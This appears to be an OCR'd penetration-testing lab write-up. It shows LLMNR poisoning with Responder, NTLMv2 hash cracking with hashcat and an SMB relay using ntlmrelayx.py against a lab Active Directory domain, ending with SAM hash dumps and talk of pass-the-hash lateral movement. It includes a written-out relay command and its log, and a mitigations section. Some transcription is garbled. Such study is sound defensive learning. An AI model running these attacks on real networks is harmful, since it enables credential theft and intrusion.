LLMNR Poisoning and SMB Relay


Tuesday, June 25, 2024 9:50 PM

LLMNR Poisoning attack description:

After initial information gathering through nmap in our local area network we discovered it consists of a Active Directory domain controller(coral401-DC.BiriyaniBlend.trio) and 2 connected workstations namely BLENDTS.BiriyaniBlend.trio and BLENDTESTER.BiriyaniBlend.trio at 10.0.2.6, 10.0.2.15 and 10.0.2.7 respectively. Therefore we will set up a tool called "responder" which will poison the LLMNR, DHCP, DNS and NetBIOS name service query is made by workstation within the local area network in order to resolve the name of "\\host\share\" they are trying to connect with.

Attack Flow:


Step 1: Executing responder to poison the LLMNR queries




-d flag will enable the answer for DHCP request queries
-w flag will set up a rouge PROXY server

We will wait for the users of those workstations to try and access the shares of the network and if they will make any mistake in typing those names to access the share which is not available within the active directory domain then the default DNS which is the domain controller will not be able to resolve those hosts and share names and hence it will lead to the generation of link local multicast name resolution protocol (llmnr) packets asking for anyone in the local area network to resolve the name of hosts and share and hence will poison those queries with the help of responder and as the feature of llmnr protocol it will automatically send the credentials off the user logged on the particular domain workstation.
(In an actual pentest environment the first thing to do as an attacker is to run this particular tool responder because many users log into there workstations and try to access network shares.)


Step 2: Event of user trying to access wrong share



As we can see in the above screenshot responder has captured the username and NTLM v2 hash of the password of the user of the domain BiriyaniBlend.




We will now save these credentials in a file and use a tool called "hashcat" to crack these hashes and then will further use these credentials to get access over the machine.



-m flag specifies the module to use (for NTLM v2 hashes in this case).
ntlmhash.txt is the file where we saved the credentials
/usr/share/wordlists/rockyou.txt is absolute path to the wordlist I'm using

Below screenshot show the output of hashcat



As the result specifies the username is 'tshaw' and the password is 'Password1'.

Mitigations:

The best defense in this case is to disable LLMNR and NBT-NS.

- *To disable LLMNR select "Turn OFF Multicast Name Resolution" under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.*

- *To disable NBT-NS navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select "Disable NetBIOS over TCP/IP".*

If a company must use or cannot disable LLMNR/NBT-NS the best course of action is to:

- *Require Network Access Control.*


- *Require strong user passwords (e.g . >14 characters in length and limit common word usage). The more complex and long the password the harder it is for an attacker to crack the hash.*


SMB Relay attack description.

In the previous attack I managed to access username and ntlm v2 hash of the user. Now from here I have two options, either I can crack the hashes or I can relay them to different workstations within the active directory domain network, given that the particular workstation should have smb signing disabled or not required and the user whose credentials we managed to access should be an admin on the system where we are relaying the credentials.

Attack Flow:

Step 1: Executing responder after changing the configuration for SMB and HTTP servers from On to Off in the Responder.conf file.






As I have executed the tool responder we can clearly see the configuration changes we made is being promoted back to us as the HTTP server and the SMB server are turned off which means that if any query or request comes to us through HTTP or SMB this tool responder will not reply or poison it, instead we will be running another tool called ntlmrelayx.py which is a Python based tool, which will capture the ntlmv2 credential and relay it to the target server and try to dump security account manager or SAM file given the user has admin rights is the member of administrator group on the workstation we are trying to delay the credentials on and SMB signing is turned off it's not required.


Step 2: Executing ntlmrelayx.py

```
┌──(root💀kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 ntlmrelayx.py -tf ~/targetsmb -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from BIRIYANIBLEND/tshaw at BLENDTS, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from BIRIYANIBLEND/TSHAW@10.0.2.15 controlled, attacking target smb://1
```


Step 3: Event of user trying to access an unknown share




From the highlighted portion of the below screenshot we can clearly see responder has sent the poisoned response llmnr query made by the blendTS which is our one of the victim machine and in return its sends us username and the ntlmv2 has of its password which we should further be relaying log into SMB service on another workstation named as BLENDTESTER



In the below screenshot we can clearly observe that are too anti Islam relax has acquired the credentials and its trying to authenticate against amb://10.0.2.7 as BIRIYANIBLEND\tshaw. After succeeding in authentication it has dumped the local Sam hashes.
The hashes that we have gathered against different users on BLENDTESTER machine are of domain users and domain admin. Now since these hashes are ntlm, we can pass these hashes to move laterally in the domain network and access more and more workstations or we can also use these hashes to escalate privileges and finally get admin access on the domain controller.

